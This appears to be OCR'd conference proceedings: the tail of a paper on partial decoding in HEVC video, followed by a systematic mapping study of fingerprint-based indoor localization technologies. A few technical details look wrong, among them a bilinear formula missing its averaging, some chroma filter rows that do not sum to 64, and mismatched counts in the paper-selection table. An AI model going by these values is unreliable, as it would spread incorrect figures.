Unit (PU). The authors proposed the “direct pixel copy” method, which replaces missing pixels to nearby pixels, as shown in Figure 2. Missing HR components are substituted by its left LR pixels or upper LR pixels, which are already decoded for low resolution intra prediction. This method has the similar computational complexity for full decoding and it only need half computing power when the low power decode mode is switched on.

Motion Estimation (ME) and Motion Compensation (MC) using temporal correlation of video sequences are important part for video coding. To utilize MC module in HEVC with LRD, decoder should interpolate HR pixels in reference pictures, like intra prediction. LRD employs bilinear interpolation to keep original MC in HEVC. For full decoding, HR components are brought back from memory and, with LR components, full decoding can be successfully operated in LRD.




Figure 3. Pixel positions for bilinear filter

The authors proposed cascading structure for LRD de-blocking process. First, as shown in Figure 3, the authors interpolate missing HR component using bilinear filter, $HR_m = LR_u + LR_b$, where HR_m is missing HR component, LR_u and LR_b are upper and bottom low resolution component, respectively. Boundary strength and decision process is applied on LR component and interpolated HR component. Finally, de-blocking filter operates only for LR component and, for full decoding, HR component is fetched from buffer and applied de-blocking filter as well.

In LRD, the authors proposed partial decoding algorithm for memory bandwidth and power saving. Partial decoding is the method for decoder, but LRD algorithm is implemented at encoder. Therefore, we cannot measure partial decoding algorithm properly. Partial decoding algorithm should be applied for decoder since its purpose is to reduce memory and resolution during decoding process. In the next section, we propose partial decoding algorithm for HEVC decoder.

III. PROPOSED ALGORITHM

The goal of proposed algorithm is to reduce resolution and DPB size by 25% of HEVC DPB size during decoding process. Implementing partial decoding algorithm in decoder can cause severe error propagation; therefore, minimizing error is an important issue. First, we decompose pixels into two: Not Decoded Pixel (NDP) and Decoded Pixel (DP), as shown in Figure 4. In our method, DPs that are 1/4 pixels of video sequences will be stored in DPB after reconstructing. The proposed algorithm consists of 3 sub-sections, which are partial decoding method for intra prediction, DCT-based interpolation and modification in de-blocking filter.




Figure 4. Decoded pixels for proposed algorithm

A. *Intra prediction for partial decoding*




Figure 5. Pixel classification for proposed intra prediction

Intra prediction of HEVC is significantly improved compared with H.264/AVC by employing 35 prediction directions and related techniques for coding efficiency. For decoding intra predicted picture, reference pixels located upper and left PU should be stored in buffer. However, the NDPs in reference line are missing during partial decoding process described in Figure 5. Intra predicted picture would be a most important reference picture since it affects the whole picture in Group of Picture (GOP). To prevent error propagation in intra predicted pictures, we propose full decoding method only for Future Reference Pixel (FRP), as described in Figure 5. Excepting FRPs, the proposed algorithm reconstruct only DPs for reducing DPB size.

B. *DCT-based interpolation for partial decoding*




Figure 6. Pixels used for fractional interpolation

DCT-based interpolation filter (DCTIF) in motion compensation process is adopted for HEVC. It has coding efficiency about 4% bitrate reduction for luminance component. The details of calculating DCTIF coefficients is specified in [5].

To reconstruct inter predicted picture by using HEVC standard, reference pictures in reference lists and corresponding motion vectors should be prepared. DCT-based interpolation process is applied for fractional sample position. However, in Figure 6, we do not have some integer pixels causing partial decoding and DCT-based interpolation cannot operate without them. To solve this problem, we consider missing pixels (white pixels) as also fractional pixel to be interpolated, so we calculate filter taps to DCT-based interpolation filter for 8 fractional pixels in Table 1 and 2

TABLE I. INTERPOLATION FILTER FOR LUMA

Sub-pel positions	Filter Coefficients							
0	0	0	0	64	0	0	0	0
0.125	-1	2	-6	62	9	-4	2	0
0.25	-1	4	-10	58	17	-5	1	0
0.375	-2	5	-12	49	30	-10	5	-1
0.5	-1	4	-11	40	40	-11	4	-1
0.625	-1	5	-10	30	49	-12	5	-2
0.75	0	1	-5	17	58	-10	4	-1
0.875	0	2	-4	9	62	-6	2	-1

TABLE II. INTERPOLATION FILTER FOR CHROMA

Sub-pel positions	Filter Coefficients			
0	0	64	0	0
0.0625	-2	63	4	-1
0.125	-2	58	10	-2
0.1875	-4	57	14	-3
0.25	-4	54	16	-5
0.3125	-6	52	23	-5
0.375	-6	46	28	-4
0.4375	-7	43	34	-6
0.5	-4	36	36	-4
0.5625	-6	34	43	-7
0.625	-4	28	46	-6
0.6875	-5	23	52	-6
0.75	-2	16	54	-4
0.8125	-3	14	57	-4
0.875	-2	10	58	-2
0.9375	-1	4	63	-2

C. De-blocking filter for partial decoding

In video codec, de-blocking filter is employed to improve not only visual result but also coding efficiency. Blocking artifact on block boundary caused by quantization is removed by low-pass filtering. There are 6 steps for HEVC-de-blocking filter; first of all, determine Transform Unit (TU) or PU block boundary and then calculate boundary strength. HEVC should decides whether the de-blocking filter is applied or not, and select appropriate filter (strong or weak). In proposed algorithm, for de-blocking filter process in partial decoding algorithm, we use DPs in Figure 4 without NDPs. For instance, when HEVC determines whether filter is applied or not, the first and fourth line of the 4 x 4 block is used. However, in proposed algorithm, DPs on first and third line of 4 x 4 block are used for the de-blocking process.

IV. EXPERIMENTAL RESULTS

The proposed algorithm is implemented in decoder of HEVC test model (HM) 15.0 for evaluating its performance. The encoded bit streams of test sequences are used under the HEVC common test conditions [6] and we run the experiment for test sequences of the JCT-VC [7]. We experiment proposed partial decoding algorithm with All-Intra (AI) and Random Access (RA) configuration and compare the performance of proposed algorithm with subsampled and decoded video sequences in Table III.

TABLE III. EXPERIMENTAL RESULTS

	Sub		Proposed Algorithm	
	AI-YPSNR[dB]	RA-YPSNR[dB]	AI-YPSNR[dB]	RA-YPSNR[dB]
Class A	37.98	35.72	37.77	34.30
Class B	37.66	36.38	37.53	33.50
Class C	36.62	35.03	36.47	29.80
Class D	36.05	34.18	35.90	27.71
Class E	39.83	39.72	39.57	38.15
Average	37.63	36.20	37.45	32.69
Differnce	0.00	0.00	0.18	3.51

Experimental results of proposed algorithm are showed in Table III. Luminance Peak Signal To Noise Ratio (Y-PSNR) results are average values when quantization parameters are 22, 27, 32 and 37. We have observed the PSNR loss is more severe when QP is higher because of blocking artifact. Also, in case of small video sequences (class D, E), the blurring effect occurred since the length of DCT-based interpolation becomes longer. The error propagation occurs under RA configuration by inter predicted pictures.

V. Conclusions

In this paper, we propose partial decoding algorithm for HEVC and this is a new attempt to reduce memory bandwidth and resolution. Experimental results show that the proposed algorithm can yield a promising performance in terms of PSNR. Partial decoding can be a useful tool for decoding video sequences on mobile platform.

Acknolwedgement

This work was supported by the ICT R&D program of MSIP/IITP [R0601-15-1063, Software Platform for ICT Equipments].

References

[1] B. Bross, W.-J. Han, G. J. Sullivan, J.-R. Ohm, and T. Wiegand, High Efficiency Video Coding (HEVC) Text Specification Draft 10, document JCTVC-L1003, ITU-T/ISO/IEC Joint Collaborative Team on Video Coding (JCT-VC), Jan. 2013.

[2] G. J. Sullivan, J.-R. Ohm, W.-J. Han, and T. Wiegand, “Overview of the high efficiency video coding (HEVC) standard,” IEEE Trans. Circuits Syst. Video Technol., vol. 22, no. 12, pp. 1649–1668, Dec. 2012.

[3] Z. Ma and A. Segall, “Low resolution decoding for high efficiency video coding,” Signal and Image Processing (SIP 2011), Dallas, USA, Dec. 2011.

[4] Z. Ma and A. Segall, “Frame buffer compression for low-power video coding,” in Proc. of IEEE ICIP, Sept. 2011.

[5] A Alshin, E Alshina, JH Park, WJ Han, “DCT based interpolation filter for motion compensation in HEVC,” in Proceedings of the SPIE 8499 Applications of Digital Image Processing XXXV, San Diego, CA, 2012.

[6] F. Bossen, Common Test Conditions and Software Reference Configurations, document JCTVC-L1100, ITU-T/ISO/IEC Joint Collaborative Team on Video Coding (JCT-VC), 12th Meeting: Geneve, CH 14 - 23 Jan. 2013.

[7] JCT-VC test sequences. [Online] ftp://hevc@ftp.tnt.unihannover.de/testsequences/

Categorization of Technologies used for Fingerprint-Based Indoor Localization

Mário Andrade Vieira de Melo Neto and Gibeon Soares de Aquino Júnior

Department of Informatics and Applied Mathematics
Federal University of Rio Grande do Norte
Campus Universitário, Lagoa Nova, 59078-900
Natal, RN, Brazil
Email: mariovmelo@gmail.com, gibeon@dimap.ufrn.br

Abstract—**Indoor localization systems have become very popular in recent years. These systems provide a new automation layer for the localization of people or objects in indoor environments, which makes them crucial for many applications. The indoor localization techniques can be classified in the following classes: proximity, fingerprint, triangulation and vision analysis, being the fingerprint class the most used. This paper presents the results of a literature systematic mapping on fingerprint-based indoor localization, aiming to identify the technologies used for this purpose. The selected search strategy returned 1003 papers, which underwent a series of inclusion and exclusion criteria that resulted with 539 articles being accepted. This work identified that the main technology used for indoor localization is the WIFI, followed by ZigBee. As a contribution, this study is intended to provide an overview of the indoor location area and the technologies used in others studies.**

Keywords–indoor localization;fingerprint; technologies;

I. Introduction

Indoor localization systems have become very popular in recent years. These systems provide a new automation layer for the localization of people or objects in indoor environments, which makes them crucial for many applications. According to [1] after more than one decade in this area, the indoor localization problem remains unsolved. There does not seem to exist a technology or a combination of technologies that can solve this problem in an acceptable manner and at a low cost.

For outdoor location, the most popular technology is the Global Positioning System (GPS) [2], which works based on satellites, making it quite accurate in external locations but inappropriate for indoor spaces. This limitation is caused by the inability of the satellite's signals to propagate in areas that are full of obstacles, causing failures or the impossibility to calculate the target's position. Aiming to achieve the same success as the GPS, indoor localization systems have been increasingly gaining space, providing new strategies for the detection of people and objects. There are many real world situations in which these systems can be used, such as: detection and control of products stored in a warehouse, location of medical personnel or equipments in a hospital, location of firemen in a building on fire, location of police dogs trained to find explosives in a building and finding tagged maintenance tools and equipment scattered all over a plant [3].

Currently, large companies [4][5] are investing in research and development of solutions for indoor localization. Nevertheless, there is still no localization solution proven effective on indoor environments at the same scale that GPS is for outdoors. One of the reasons for this is the high complexity of indoor environments, which are always associated with a number of challenges such as the influence of obstacles (walls, equipment and people), overlap of signals emitted by various types of equipments present in the locations, variety of buildings types and dimensions that are considered small when compared to outdoors.

According to [6], the indoor localization techniques are classified using the following classes: triangulation, proximity, fingerprint and vision analysis. The fingerprint technique was chosen for this study because according to [7][8], is the most widely used approach for indoor localization [9][10]. The fingerprint-based indoor localization is defined as the determination of a position through the process of mapping the environment's aspects, such as the strength of the received signal, the magnetic field present at a location or any other characteristic that can identify a position. With the result of this mapping and the position where it was done, it is possible to make an inference to get approximate location of people or objects without the need of any specialized equipment.

This paper aims to perform a literature review on the fingerprint-based indoor localization subject in order to assist researchers providing an overview of the indoor location area and the technologies used in others studies. Therefore, a systematic mapping was performed using the guidelines defined by [11][12]. The purpose of this review was to identify the most used technologies, the types of researches that are being conducted and the resultant contributions to the area. It is important to obtain an overview so that researchers can identify the most promising technologies present in the area or propose the use of new technologies in this context.

The rest of the paper is organized as follows: Section II describes the protocol used to perform the mapping. Therefore it presents research questions, search terms used, classification scheme and paper selection process. Section III presents the main results, their implications and threats to validity. Section IV concludes the study and indicates future trends on the subject.

II. Research Methodology

In this paper, we present a systematic mapping review based on guide written by [11]. Figure 1 shows an overview of the systematic mapping process used in this study.

Following the process, the first step was to define the research questions, which are presented as follow: Which technologies are used in fingerprint-based indoor localization?




Figure 1. Systematic Mapping Process defined by [11]

(RQ1); How are the papers distributed over time?*(RQ2)*; In the papers found, which types of researches were used? *(RQ3)*; What are the main type of contribution described in each work? *(RQ4)*.

A. Search Strategy

The research started by identifying the key terms used in the proposed subject. For this, several searches were conducted on the research databases in order to identify possible synonyms and keywords that could return the highest number of relevant papers. As a result of these pilot searches, the following terms were chosen:

(”indoor location” OR ”indoor localization” OR ”indoor positioning”) AND (fingerprint)

Our search strategy used the most well-known academic work databases in the science computer area, which are: IEEEXplore, ACM digital library, Springerlink.

In order to obtain all the relevant works, we used the meta-search engine Scopus [13], since it covers all the sources that are relevant to our study. It was performed a solo search resulting with 1003 papers for evaluation.

B. Inclusion and Exclusion Criteria

Every recovered paper was manually evaluated using a set of criteria in order to identify whether it would be included or not in the mapping. For this purpose, we evaluated title, abstract, keywords and, when necessary, introduction and conclusion.

The inclusion criteria used to indicate whether a paper would be part of the mapping or not are: propose or evaluate an indoor localization technology and the paper was already reported, only the latest will be considered.

For a paper to be excluded from the mapping, it needed to fit into at least one criterion as follows: papers not written in English and papers that do not have full versions available.

C. Selection Process

This stage of the protocol was divided into two phases. First, we applied the inclusion and exclusion criteria, which resulted in papers that were relevant for the mapping process. Table I shows this result. The second phase was responsible for analyzing and classifying the papers based on the definition of the categories identified during the development of the classification system described in Section II-D.

In the process of selection and classification of works, no inclusion criteria using quality levels were applied. This way, we tried to avoid the discard of studies relevant to the research because we could compromise the overview of the area, which we wish to obtain.

TABLE I. SELECTION PAPERS STAGE

Stage	Description	n
1	Identified relevant papers	1003
2	Excluded inaccessible papers	1003
3	Excluded based on language	996
4	Excluded duplicated papers	954
5	Excluded based on title	946
6	Excluded based on abstract	829
7	Relevant papers	539

D. Classification Scheme

The papers were classified based on three different facets. Each facet consists of a set of categories in which papers can be mapped. The facets are: technology, main contribution and research type.

Technology Facet: Determines the technologies used in the research. This classification was obtained through the keywording process [14]. Figure 5 presents this result.

*Contribution Facet:*This classification determines the main type of contribution achieved by the researcher. In other words, the improvements proposed for the subject. These contributions have been obtained using the keywording process and are presented in Table II.

Research Type Facet: This classification was suggested by Wieringa et al. [15] and defines six categories, which are briefly described in Table III.

E. Data Extraction

During this phase, all necessary data for our mapping study of the 1003 papers obtained in stage 1 of the selection process was extracted based on a predefined extraction form. This form allowed the extraction of all data with all of the details needed for the research questions analysis. Since our focus was to obtain a list of technologies used for indoor localization, the data extraction was performed individually for each paper.

III. Main Findings

In this section, we summarize and structure the results according to the research questions defined in Section II. For each set of results, we will make a brief interpretation and name some of the reviewed papers.

A. Results of Literature Mapping

In order to answer RQ2, Figure 2 presents the number of included papers separated by year, with the higher value occurring in 2013 with 141 papers. We noticed a small decrease in the amount of included papers in 2014. This can be explained because the mapping execution took place in January/2015, so many papers were still not available in the research databases. It is noticed that in the last three years, the featured subject has received more attention in the 2012-2014 period, obtaining an increase of 40% in the number of papers when compared to the 2004-2011 period. We notice that there is a tendency that the number of papers in 2014 overcomes the number of papers in 2013 due to the growth rate of the inclusion curve.

Figure 3 presents the distribution of the classified papers in the research type facet defined in Section II-D. The obtained results answer RQ3 and demonstrate that most papers - about 90% of the total report solution proposals. This number

TABLE II. CONTRIBUTION TYPE FACET

Category	Description
Solution	Represents a software or computational solution. Also apply to this definition: tool, system or application.
Method	Indicates how things should be done, i.e., using Bluetooth to perform the indoor localization. Algorithms, techniques and approaches are part of this classification.
Scheme	Describes a plan or protocol to treat specific problems. Defines a set of procedures and rules for the research or proposed solution.
Metric	Metrics and measures for indoor localization.
Model	Represents a mathematical model description for indoor localization.

TABLE III. RESEARCH TYPE FACET

Category	Description
Validation Research	Techniques investigated are novel and have not yet been implemented in practice. Techniques used are for example experiments.
Evaluation Research	Techniques are implemented in practice and an evaluation of the technique is conducted. This also includes to identify problems in industry.
Solution Proposal	A solution for a problem is proposed, the solution can be either novel or significant extension of an existing technique. The potential benefits and the applicability of the solution is shown by an example or a good line of argumentation.
Philosophical Papers	These papers sketch a new way of looking at existing things by structuring the field in form of a taxonomy or conceptual framework.
Opinion Papers	These papers express the personal opinion of somebody whether a certain technique is good or bad, or how things should been done.
Experience Papers	What and how something has been done in practice. It has to be the personal experience of the author.




Figure 2. Included Papers per Year

indicates that although many studies are focused on solutions, there are still gaps to be filled related to solutions to perform indoor location with better accuracy and reliability. A study that exemplifies a solution proposal is presented in [16], where it is proposed a system for indoor location using WIFI signals and Smartphone sensors to estimate the location of a human being in a corporate environment, achieving an accuracy of about 2.3 m.




Figure 3. Distribution of research types

The numbers of validation and evaluation researches represent together approximately 10% of the total of researches done. This demonstrates the low amount of researches for the validation of solution proposals in laboratories or in the industry. Another point that has drawn attention refers to the fact that the philosophical papers are represented by only two papers. The papers found in this category aim to propose taxonomies and conceptual frameworks. Thus, a low number of papers shows that there are conceptual and definitional gaps to be exploited, which indicates the need to obtain theoretical foundations, discussions and categorizations.

In order to answer RQ4, we present in Figure 4, the amount of papers for each main contribution defined. This classification was obtained using the key wording process described in Section 2.3. The numbers for solutions and methods contributions represent more than 97% of the total, which demonstrates that the researcher's focus are on the pursuit of "how" to make the indoor localization of objects or persons. Of this total, the methods represent more than 63% of all papers. This significant value can be explained due to sub-categories grouping, such as algorithms, techniques and approaches in a higher-level category.




Figure 4. Distribution of contribution types

The solutions represent 34% of all of the papers, which demonstrates that the researchers' search for a computational solution capable of performing satisfactorily the localization of people or objects in indoor environments. Another important fact is that the only article to propose a new metric for the subject is [17], which proposes a metric that quantifies the localization effectiveness provided by an access point (AP).

B. Categorization of Technologies

Once we have mapped all of the technologies used in the subject, we organize the set of technologies for fingerprint-based indoor location in six major categories which is shown in Figure 5. After the distribution of the technologies in the categories based based on the transmission medium employed for spreading the information, we realized that the Radio Frequency category has a higher amount of researches, which is mostly due to WiFi and ZigBee attendance. The large majority of the researches focus on Radio Frequency and Sensor-based technologies, which demonstrates the path that the researchers have been following for indoor location infrastructure and devices.

Figure 5 presents the data needed to answer the RQ1, including the technologies used in the evaluated papers and their quantities. It is noticed that the number of technologies used exceeds the number of papers evaluated because, in some cases, more than one technology has been used in the research. Among all, the technology that was mostly used was the WIFI, which surpassed more than 6 times the second place. According to [18], in 2012 about 1.5 billion devices were activated using with WIFI. In addition to this, another fact should be taken into consideration: the cost. Since the needed infrastructure exists practically everywhere, it would not be necessary to modify or insert any equipment, therefore reducing costs.

Another technology that deserves to be mentioned due the number of researches presence is the ZigBee. Despite being very similar to WIFI and Bluetooth, it proposes better power management and low data transmission [19]. Despite these features, there are some factors that prevent ZigBee to be used in large scale, such as high cost to deploy and short range. According to [20], the Bluetooth technology will be present in almost 4 billion devices being 1 billion of this total on smartphones in 2016. So, it was expected a much larger number for this technology. Since we expected that, it would be at least among the top five. This technology has some advantages for indoor positioning as presents [21], however [7] presents one characteristic may have direct influence in the presented numbers of using Bluetooth in localization is that, in each location finding, it runs the device discovery procedure; due to this, it significantly increases the localization latency (10 – 30 s) and power consumption as well. For this reason, the Bluetooth technology has a major issue to overcome when it comes to realtime positioning applications.

Despite being a Radio Frequency-based technology, the GPS category was separated into a main category because it is an established technology and can provide by itself the outdoor location. Some studies use it combined with other technologies for better indoor positioning precision. However, [22] is the only case in which the GPS is used by itself without the use of any auxiliary technology to perform indoor location.

The Sensor's category has gained a lot of attention in recent years in the area and the technologies responsible for it are undoubtedly accelerometers and gyroscopes. This large increase is directly linked to the Smartphone popularization process. According to [23], 1.75 billion people have Smartphones with advanced capabilities. These smartphones with advanced capabilities typically have multiple sensors, such as accelerometers and gyroscopes, which are the most used in researches in the Sensors category, indicating that there is still a large gap for this theme when compared to the number of papers in the Radio Frequency category.

By analyzing the list of technologies obtained, we realized that several studies focus on more than one technology at a time. Figure 6 presents the rate of hybrid approaches found in the evaluated papers compared to the number of included papers per year. For a better analysis, a ratio line linking the two measures is presented. We noticed that between 2004 and 2007, no research was performed using combined technologies. Since 2008, researchers began to discreetly use hybrid approaches, which are responsible for about 9% of all of the papers written in the period; the use of hybrid approaches remained stable until 2012, having a 1% decrease in 2009. From 2012, we noticed a gradual growth with a constant rate of 2% a year. Despite the low number of researches with this characteristic, there is a tendency that, in the upcoming years, this number will grow and new solutions and methods using combined technologies will be proposed. We believe that one of the reasons that led the researchers to use this type of approach is the fact that indoor environments can be very complex and that no single technology is able to satisfactorily adapt itself to these environments complexities in order to perform an accurate localization.




Figure 6. Combined technology use evolution

Analyzing the set of technologies category from the perspective of hybrid approaches, like it was set forth in the previous subsection, we present in Figure 7 the numbers of papers that use single and combined technologies over the technologies categorization. We realize that, in most studies, the radio frequency category uses only one technology. The fact that this number is so expressive when compared to the others can be explained by the presence of WIFI, since in most of the analyzed papers, it was identified that when a research involves this technology, it tends to use single technology as opposed to combined technologies. We believe that the researchers consider WIFI to be the standard technology for indoor localization like GPS is for external localization. The sensors category, in its turn, is totally the opposite of Radio Frequency since most of their studies that is, 86% of them - uses more than one technology. This trend of combining various technologies using sensors has grown over the years and one of the reasons for this growth may be the popularization of internet of things and ubiquitous




Figure 5. Technologies Categorization

computing [24]. For the GPS category, only one research paper using a single technology was found. The remaining works combine several technologies but in all of them, one of the technologies used is the WIFI. For image processing and Sound and Optical categories, the numbers of papers that use combined technologies is higher than the number of papers with single technology. These findings demonstrate that only the radio frequency category does not have the higher number of papers with hybrid approaches.




Figure 7. Combined tecnology over the technologies categorization

IV. Conclusion

In this paper, we report the results of a systematic mapping study on the subject of fingerprint-based indoor localization. The collection and interpretation of data related to this context produced a number of important discoveries, which allow us to understand the evolution of this area in recent years and also point trends and open issues. In addition to the results obtained from the data analysis, we created a categorization for the technologies used in the context of fingerprint-based indoor localization.

Initially, this mapping showed that the most used type of research is the proposed solution, which demonstrates the pursuit for an indoor localization solution. Another finding is the confirmation of the WIFI technology as the most used in researches performed on the focus area, which confirms our expectations since in fact it is the most disseminated and present technology in most locations. ZigBee also drew attention due to its large presence even though it's not as accessible as Bluetooth. On the other hand, Bluetooth appeared in a negative manner, since it was expected to be one of the most used technologies.

Based on the summarization of the results, we noticed an increase, starting from the years 2011-2012, in the number of researches using Sensors, especially accelerometers, gyroscopes and digital compasses normally present in most Smartphones. This leads us to the conclusion that Smartphones popularization caused a new bias to start to emerge in the area, which is the use of Sensors present in Smartphones to obtain new fingerprints for indoor localization.

Another finding presented by this mapping was the increase on the number of papers that use a set of technologies in their research. The most promising category on this matter is the Sensors, which represents 86 % of the reviewed papers. On the other hand, the Radio Frequency category obtained only 15%, which is mostly due to the WIFI technology, which is normally used in an isolated way.

Based on the achieved results, we notice the increasing use of Sensors in the proposed solutions, which might lead to a key role in future solutions. The new generations of Smartphones have been showing the market an integration with new and different Sensors. Since the localization in indoor environments is more complex than in the outdoors, there is a tendency for the new solutions to agglutinate different technologies and approaches. For this reason, we believe that hybrid solutions are the future of indoor localization, creating new opportunities for scientific and technological researches.

As a contribution, this study is intend to assist researchers providing an overview of the indoor location area and the technologies used in others studies. This insight may help on current and new researches on the area. In our future work, we intend to perform a systematic mapping on the others indoor localization classes.

Acknowledgment

This work was partially supported by the National Institute of Science and Technology for Software Engineering (INES) funded by CNPq under grant 573964/2008-4

References

[1] D. Lymberopoulos, D. Giustiniano, V. Lenders, M. Rea, A. Marcaletti et al., “A realistic evaluation and comparison of indoor location technologies: Experiences and lessons learned,” ACM/IEEE International Conference on Information Processing in Sensor Networks, 2015, pp. 178–189.

[2] E. Kaplan and C. Hegarty, Understanding GPS: Principles and Applications, Second Edition, ser. Artech House mobile communications series. Artech House, 2005. [Online]. Available: https://books.google.com.br/books?id=-sPXPuOW7ggC

[3] H. Liu, H. Darabi, P. Banerjee, and J. Liu, “Survey of wireless indoor positioning techniques and systems,” IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, vol. 37, no. 6, 2007, pp. 1067–1080.

[4] Google, “Indoor maps, http://www.google.com/intl/pt-br/maps/about/partners/indoormaps/,” 2014. [Online]. Available: http://www.google.com/intl/pt-BR/maps/about/partners/indoormaps/

[5] Apple, “Footprint: Indoor positioning with core location, http://developer.apple.com/library/ios/samplecode/footprint/,” 2014. [Online]. Available: https://developer.apple.com/library/ios/samplecode/footprint

[6] Y. Gu, A. Lo, and I. Niemegeers, “A survey of indoor positioning systems for wireless personal networks,” Communications Surveys & Tutorials, IEEE, vol. 11, no. 1, 2009, pp. 13–32.

[7] Z. Farid, R. Nordin, and M. Ismail, “Recent advances in wireless indoor localization techniques and system,” Journal of Computer Networks and Communications, vol. 2013, 2013.

[8] P. Bolliger, “Redpin-adaptive, zero-configuration indoor localization through user collaboration,” in Proceedings of the first ACM international workshop on Mobile entity localization and tracking in GPS-less environments. ACM, 2008, pp. 55–60.

[9] K. Kaemarungsi and P. Krishnamurthy, “Properties of indoor received signal strength for wlan location fingerprinting,” Proceedings of MOBIQUITOUS 2004 - 1st Annual International Conference on Mobile and Ubiquitous Systems: Networking and Services, 2004, pp. 14–23.

[10] K. Kaemarungsi, “Design of indoor positioning systems based on location fingerprinting technique,” Ph.D. dissertation, Univ. of Pittsburgh, 2 2005.

